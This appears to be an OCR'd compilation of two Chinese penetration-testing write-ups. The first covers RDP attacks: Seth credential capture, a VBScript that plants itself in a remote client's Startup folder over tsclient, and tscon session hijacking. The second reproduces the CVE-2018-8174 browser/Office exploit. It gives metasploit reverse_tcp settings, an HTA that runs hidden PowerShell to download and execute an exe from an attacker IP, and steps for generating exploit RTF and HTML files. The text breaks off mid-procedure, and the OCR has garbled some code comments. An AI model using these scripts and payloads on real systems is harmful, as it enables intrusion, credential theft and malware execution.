
https://github.com/SySS-Research/Seth

稍微看看文档，直接运行。

去受害机登陆一个远程主机，然后再回来看结果，红色文字处及是抓到的明文密码，抓完密码就退出脚本，深藏功与名。



再看受害者机器这边，一脸懵逼，浑然不觉。



RDP 注入

windows 下有个叫 Startup 的特殊目录，每次用户登陆的时候都会强制运行在之下的程序。当 A 远程登陆到 B 机器时，如果选择将 A 的 C 盘共享到远程主机，那么在此次会话中就出现了一个名为 tsclient 的共享指向主机 A 共享的磁盘。rdp 注入就是通过访问共享的方式把可执行文件放到 A 的 startup 目录下。

条件限制

户 陆 远

户 C 盘 远

户 startup 录


演示

网上有 bat 的 poc，但是缺点很明显，运行时会显示 cmd 的黑框，所以我就用 vbs 写了一个不会显示黑框的。代码写的不好，算是抛砖引玉了。想要测试的时候把我做的中文注释都去掉，并且把脚本以 ANSI 编码格式保存然后拿去测试即可。


```
On Error Resume Next
    '    暂          执          络   迟对结
    wscript.sleep 1000*5
    '  义            变     创              对
    DimWshShell,sudir,objFSO,sufile,fn,tsdir,tssubdir,tsusersu,tsdir2,tssubdir2
    Set WshShell = CreateObject("wscript.Shell")
    Set objFSO = CreateObject("Scripting.FileSystemObject")
    '                    动  录              户  录          录
    sudir=WshShell.SpecialFolders("StartUp")
    fn=objFSO.GetFile(Wscript.scriptfullname).name
    sufile=sudir+"\"+fn
```

```
'查                    话        过

If Not objFSO.FileExists(sufile) Then
   objFSO.GetFile(Wscript.scriptfullname).copy(sufile)
End If

'查 远          户 录

Set tsdir=objFSO.GetFolder("\\tsclient\C\Users")
Set tssubdir=tsdir.SubFolders

' 历 录          户   录筛选

for each f in tssubdir
   If InStr(f,"All Users")=0 then
      If InStr(f,"Default")=0 then
         If InStr(f,"Default User")=0 then
            If InStr(f,"Public")=0 then
               tsusersu=f
            End If
         End If
      End If
   End If
Next

'      远          动 录        过

tsusersu=tsusersu&"\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\"&fn
If Not objFSO.FileExists(tsusersu) Then
   objFSO.GetFile(Wscript.scriptfullname).copy(tsusersu)
End If


'   执          码 这      纯     poc     让 弹

'      wscript.CreateObject("wscript.shell").Run "     执          ",vbhide

MsgBox "rdpinject success   "
```


现在 2008 上运行一下脚本，等待五秒之后会弹个窗（最好一句代码的做作用），看一眼启动路径有脚本，就成功了。




然后我用物理机去，远程登陆我的虚拟机 2008。



再看一眼我的启动目录（我把火绒关了，为了方便看效果，我估计会拦截）。



重启下我的机器（其实注销一下就能看到效果），成功弹窗，脚本被执行了。



RDP 会话劫持


在 system 权限下使用 tscon 连接到任意会话时不需要输入该用户的密码，所以就能在不知道其账户和密码的情况下以已登陆的其他账户的权限进行任意操作。

条件限制

经获 system shell

演示

先放一个 shift 后门到 2008，再创建几个账户，加到管理员组，用他们登陆上去。然后锁屏。来到登陆界面。五下 shift 激活后门。执行 query user 看看有哪些会话。



连接 test1 试试，执行 tscon 3，屏幕一黑，就链接过去了，也没让输入密码。

总结

针对 RDP 协议较为通用渗透测试的手法还是挺多的。尤其是在已经进入目标内网之中，或者已经获得服务器管理员权限的 shell 时。

虽然直接爆破 RDP 可能不是明智之选，但是多个选择也就多条路，希望各位大佬发力，编写支持新版本 RDP 协议的爆破工具，不然也就只能等着 hydra 的作者更新了。

本文粗浅地介绍了下四种测试方法，加入了部分个人不成熟的想法，欢迎各位看官批评指正。

用不同姿势复现 CVE-2018-8174 漏洞

原创： \xeb\xfe 信安之路 2018-06-21

日前，360 核心安全事业部高级威胁应对团队在全球范围内率先监控到了一例使用 0day 漏洞的 APT 攻击，捕获到了全球首例利用浏览器 0day 漏洞的新型 Office 文档攻击，我们将该漏洞命名为“双杀”漏洞。该漏洞影响最新版本的 IE 浏览器及使用了 IE 内核的应用程序。用户在浏览网页或打开 Office 文档时都可能中招，最终被黑客植入后门木马完全控制电脑。

实验一：metasploit 复现

下载 metasploit 模块到本地

```
git clone https://github.com/0x09AL/CVE-2018-8174-msf.git
```

将 CVE-2018-8174.rb 复制到 fileformat 目录


```
cp CVE-2018-8174.rb
    /usr/share/metasploitframework/modules/exploits/windows/fileformat/
```


将 CVE-2018-8174.rtf 复制到 exploits 目录

```
cp CVE-2018-8174.rtf /usr/share/metasploit-framework/data/exploits/
```

启动 metasploit

```
use exploit/windows/fileformat/CVE-2018-8174
    setPAYLOAD windows/meterpreter/reverse_tcp
    setsrvhost 192.168.188.141
    setlhost 192.168.188.141
    exploit
```





注: 实验失败,攻击过程中看到的确发起了攻击,但是没有会话返回,freebuf 发布的文章中，也只是 session -l，并没有真正的会话返回。

实验二： 利用 mshta 从远程服务器下载文件并执行。

POC https://pan.baidu.com/s/14vP4CMdjEKkRdHBb7vLSHg 码 ci8h

1. 构造 hta 文件，通过 ActiveXObject 调用 WScript.shell，执行 powershell 命令，实现下载文件并执行。


<script>

```
a=newActiveXObject("WScript.Shell");
a.run('powershell.exe -windowstyle hidden (new-object
System.Net.WebClient).DownloadFile(\'http://192.168.188.141/xxx.exe\',
\'c:/windows/temp/xxx.exe\'); c:/windows/temp/xxx.exe', 0);window.close();
</script>
```


我使用的攻击机是 kali2018.2，启动 apache2 服务，将该文件 test.hta 上传到默认网站路径 /var/www/html/,得到地址:

http://192.168.188.141/test.hta


使用 msfvenom 生成反弹 shell exe 。



2.使用 `msfvenom` 生成 js Shellcode



把生成的 Shellcode 字符替换至 8174poc.html 166 行代码




3.生成 Word 文档。

下载 python 脚本保存本地


git clone https://github.com/Yt1g3r/CVE-2018-8174_EXP.git

运行 CVE-2018-8174.py

python CVE-2018-8174.py -u http://192.168.188.141/8174poc.html -o exp.rtf



4.开启 msf 监听。



得到目录中的 “exp.rtf ”文件，使用 Word 文档打开即可下载执行 xxx.exe 文件，或者 IE 浏览器打开

http://192.168.188.141/8174poc.html

即可下载执行 xxx.exe 文件


注：实验失败，攻击发动了，但是没有获取到反弹 shell。（其他朋友用 MSF 复现也遇到同样的情况。）

实验三：利用 NC 监听获取 msf session.

下载 python 脚本保存本地

git clone https://github.com/Yt1g3r/CVE-2018-8174_EXP.git

本地启动 apache 服务，运行 CVE-2018-8174.py 生成攻击 RTF（exp.rtf）和攻击 HTML(exploit.html)。



python CVE-2018-8174.py -u http://192.168.188.141/exploit.html -o exp.rtf -i 192.168.188.141 -p 4444`

将攻击 RTF（exp.rtf）和攻击 HTML(exploit.html) 复制到 apache 网站根目录，

